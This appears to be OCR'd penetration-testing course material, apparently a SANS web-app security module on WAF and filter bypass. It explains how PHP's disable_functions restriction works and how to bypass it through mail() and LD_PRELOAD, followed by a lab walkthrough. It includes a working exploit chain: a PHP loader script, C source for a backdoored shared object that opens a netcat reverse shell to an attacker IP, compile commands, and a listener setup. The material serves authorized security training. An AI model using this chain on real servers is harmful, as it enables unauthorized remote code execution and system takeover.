If you created this file correctly, you should now be able to bypass the WAF and run exploits on the database like we did on Day 1.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

GAINING REMOTE CODE EXECUTION IN RESTRICTED ENVIRONMENTS

Many languages provide mechanisms for safe execution:

- PHP can disable functions like exec, system, and popen, and in PHP 7, constrain serialization.
- Java, it's Security Manager, Sandbox, and Blacklist Methods
- .NET features many Windows Security Mechanisms

We can, however, find novel ways to execute and bypass restrictions

There are many ways that languages try to prevent Remote Code Execution (RCE) from occurring. Some languages are actually architected toward facilitating it RCE.

PHP has a mechanism to disable blacklist functions within the PHP system so that dangerous functions are no longer available. Disabling these functions could inhibit or break specific applications, so many developers have not implemented these options.

Java has the Security Manager, and many applications enable a method blacklist or sandbox that disallows the usage of dangerous Java classes.

.NET features a similar model to restrict access to specific assemblies.

Each one of these examples above has bypasses that can be leveraged, and as professional web application penetration testers, we should be looking for these.

In PHP, we can find code execution paths outside of libraries.

In Java, many of the exploits call the blacklist method class and clear out the list of objects, in effect clearing out the blacklist.

DISABLING SPECIFIC PHP FUNCTIONS

Within a php.ini file, an administrator can disable specific dangerous functions

The specific line is:

```
disabled_functions =
```

Functions that lead to Remote code execution include:

```
exec, system, shell_exec, popen, proc_open, passthru,
pcntl_exec
```

Functions that are also considered dangerous:

```
curl_exec, curl_multi_exec, parse_ini_file, show_source, dl
```


In PHP, there are ways that an administrator can restrict execution by not allowing for execution functions to be available. If a php.ini file contains a line that reads:

```
disabled_functions = exec, system, shell_exec
```

Then the administrator can disable exec, system, and shell_exec functions that would restrict execution using those particular methods. In PHP, there are many ways that execution can happen. For example, there is are many php webshells that use proc_open specifically to function. An administrator that has only disabled exec, system, and shell_exec could bypass restrictions by simply testing each function.

There are also additional dangerous functions that could be used to change the system itself:

curl_exec: executs system curl (libcurl), which could bring down files to the disk.

curl_multi_exec: same as curl_exec but attempting to multi-thread the requests.

parse_ini_file: an attacker can attempt to change PHP's behavior by reading new INI entries in. This could re-enable an existing disable_functions section.

show_source: displays a php file's content, useful when filter functions are restricted.

dl: another seldom-used bypass, which is the ability for PHP to load additional modules. If an attacker can create a malicious module, they can restore command execution.

PHP MAIL FLAWS

PHP mail() uses popen to use system mail to send email

putenv() in php can be used to set LD_PRELOAD

LD_PRELOAD can execute a shared object that we control

If mail is not present, php will silently fail, but not before loading environment variables from bash

If the following conditions can be met, remote code execution is possible:

- The ability to upload files arbitrarily
- The ability to call back php scripts

PHP has a mail() function that uses the popen() function in PHP to operate. As popen is used to shell to the system's mail function, it will load a shell. In the shell loading procedure, there is an opportunity for an attacker to leverage LD_PRELOAD. LD_PRELOAD allows a system to load shared objects into memory. The act of loading these shared objects provides us the opportunity to execute code. The following conditions must be met:

- The ability to upload files to the system must be available
- The ability to call a php file in order to load environment variables

We can theoretically get our binaries and execute them if we can carefully craft a php file.

PHP MAIL: CONSTRUCTING THE ATTACK

The php file that we are using just has to do two things:

- Set a new environment variable of LD_PRELOAD to our shared object
- Execute the amil function, which will execute and load LD_PRELOAD

As of the time of this writing, this still works on PHP 7.2 train.

```
<?php
putenv("LD_PRELOAD=/var/www/html/uploads/file.so");
mail("any@email.com","","","","");
?>
```


In order for us to execute our code, we need a few conditions to be met. First we need to be able to upload php code directly to the server and execute it. This could prove problematic, but there are many ways we can attempt to do this. Secondly, we need to be able to upload and execute our shared object. This means that our shared object has to be available on the sever.

Here is a simple script that would allow us to use the php mail function:

<?php
putenv("LD_PRELOAD=/path/to/our/shared/object");
mail("does@not.matter","","","","");
?>

It actually doesn't matter how we execute these two components of our PHP script, whether it is object injection, bypassing image restrictions, and the like. What matters is that the mail function() is used correctly with the expected number of entries in it. It also matters that the shared object exists in the appropriate path. We could use system curl as an example to move an executable into /tmp and then use an image bypass to attempt to bypass restrictions.

CREATING A BACKDOORED SHARED OBJECT

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void payload() {
        system(“chmod a+x /path/to/our/own/nc");
        system("/path/to/our/own/nc your.ip.address YourPort -e
/bin/bash");
}
int  geteuid() {
if (getenv("LD_PRELOAD") == NULL) { return 0; }
unsetenv("LD_PRELOAD");
payload();
}
```


This particular bit of C code might look strange to those familiar with C. There is no main area to enter, and it seems incomplete. This particular code set can be compiled into a shared object that is part of the shell universally. In order to understand what is happening, we will be breaking this down component by component.

The first section here is a function with no return output, which is why void is used. The function name is payload and as such it contains 2 calls. One call is to change the binary called nc, which could be netcat, and make it executable. The next call is to execute this netcat process.

void payload() {

system(“chmod a+x /path/to/our/own/nc");

system("/path/to/our/own/nc your.ip.address YourPort -e /bin/bash");

}

The reason we are attempting to use our own binary of netcat is twofold:

- System netcat’s now no longer support the execute flag (-e)
- Containered systems may not have netcat at all

int geteuid() {

// This attempts to get the effective user id that is running the process.

if (getenv("LD_PRELOAD") == NULL) { return 0; }

// This looks for LD_PRELOAD in the shell and returns 0 if it is not set.

```
unsetenv("LD_PRELOAD");
// This removes any existing LD_PRELOAD that may exist
payload();
//This will execute our payload.
}
```

In order to compile this correctly, you must do the following:

```
$ gcc -c -fPIC shell.c -o shell
$ gcc -shared shell -o shell.so
```

You now have a shell.so file. You may also want to compile netcat statically to upload to a server.
The following steps will achieve this:

Netcat download:

wget http://sourceforge.net/projects/netcat/files/netcat/0.7.1/netcat-0.7.1.tar.gz

Extract NetCat

tar –vxzf netcat-0.7.1.tar.gz

Change into the directory, configure the make file, and use make to build a static file. *note SHARED is equal to zero.

```
cd netcat-0.7.1
./configure
make SHARED=0 CC='gcc -static'
```

The binary will be called netcat and it will be located in the src directory.

cd src

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

EXERCISE: RCE BYPASS WITH PHP MAIL()

Target: http://wp-hard.sec642.org/upload_ex

Additional Sites: http://wp.sec642.org/connect_back

Description: This is a clone of the Day 2 WordPress Blog Site, restricted.

Goals:

- The application will allow for any type of arbitrary file upload and file recall.
- Using phpinfo() to enumerate disable_functions
- Using the mail() vulnerability to execute a reverse nc shell.

Hint:

- Other students will be attempting to attack the same system, so remember to name your files differently than the other students.
- The nc file is already uploaded to the appropriate directory
- We have already provided a mechanism to build .so files because our virtual machine is 32bit while our containers are 64bit.

This lab will combine some filtering bypasses for you to work through. The application located here:

http://wp-hard.sec642.org/upload_ex

http://wp-hard.sec642.org is a clone of the WordPress blog that you tested in Day 2. This time, however, if you log in, you will no longer be able to use the backdoor.

Try it by going to:

http://wp-hard.sec642.org/?door=knob&cmd=id


EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: RCE BYPASS WITH PHP MAIL() VALIDATION



The first thing we will try is our backdoor script from Day 2 to ensure that system() is truly disabled. Once this is verified, let's see if we can arbitrarily upload PHP files and then recall them:

The upload script is here:

http://wp-hard.sec642.org/upload_ex/

The files are uploaded here:

http://wp-hard.sec642.org/upload_ex/uploads

To perform this portion of the exercise, build the appropriate files such that we can enumerate all disabled functions.


EXERCISE: RCE BYPASS WITH PHP MAIL() DISABLE_FUNCTIONS

default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	exec,passthur,shell_exec,system,popen,proc_open	exec,passthur,shell_exec,system,popen,proc_open
display_errors	On	On

On the system, we can now see disabled functions.

We can see why things are disabled here; phpinfo() will label the functions disable_functions.

EXERCISE: RCE BYPASS WITH PHP MAIL() CREATING A .SO FILE



connect_back directory allows you to create a .so file you can use to trigger the nc command.

Once you come back to this page, your file will be shown.

This website just automates the building of a .so file. The base_file used is the one that shows in the .so example in the deck. This is only here because of compatibility issues with our virtual machine.

EXERCISE: RCE BYPASS WITH PHP MAIL() CREATING A PHP_BACKDOOR SHELL

```
samurai@samuraiwtf:/tmp$ cat pod1_shell.php
<?php
putenv("LD_PRELOAD=/var/www/html/upload_ex/uploads/pod1.so");
mail("test@test.com","","","","");
?>
```

Create a shell php script that calls a mail function.


```
samurai@samuraiwtf:/tmp$ nc -nvlp 8888
listening on [any] 8888 ...
```

Start a nc listener to match your .so file.

In this example, we are going to create a php shell backdoor that we can upload. Ensure that the .so file listed in the script matches the filename of **your** .so file.

Start a nc listener on your samurai vm.

EXERCISE: RCE BYPASS WITH PHP MAIL() UPLOAD THE SCRIPT



If the .so file and php script are created with the appropriate variables, a full connection back should be made available.

EXERCISE: RCE BYPASS WITH PHP MAIL() CONCLUSION

In this lab, we saw how to we could bypass a PHP sandboxed restricted environment and cause remote execution under a specific set of circumstances.

While it seemed to be a trivial set of conditions, there are many other bypasses that exist in PHP that will allow for arbitrary file uploads.

This concludes our exercise.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

CONCLUSIONS

Sometimes, bypasses are simply not possible:
- But you'll never know unless you try…

Web applications are becoming more defended:
- Which is a good thing!

WAFs and filters are more common during our testing:
- As such we need to understand them

We also need to be prepared to bypass them:
- Because this a *better* test of the security

As time goes on, and organizations become more aware of the threats to their web applications, we are seeing more protections in place. That is a good thing for the internet but not so great for us penetration testers. As we find more of these protections, such as WAFs and built-in filtering, we need to be able to react. Our understanding of how they work needs to be better and we need to be prepared to figure out ways around them.

This allows us to be better testers and perform better tests.

COURSE RESOURCES AND CONTACT INFORMATION

AUTHOR CONTACT
Adrien de Beaupré
adriendb@gmail.com
@adriendb
Moses Frost
moses@moses.io
@mosesrenegade

SANS INSTITUTE
11200 Rockville Pike, Suite 200
North Bethesda, MD 20852
301.654.SANS(7267)

PEN TESTING RESOURCES
pen-testing.sans.org
Twitter: @SANSPenTest

SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.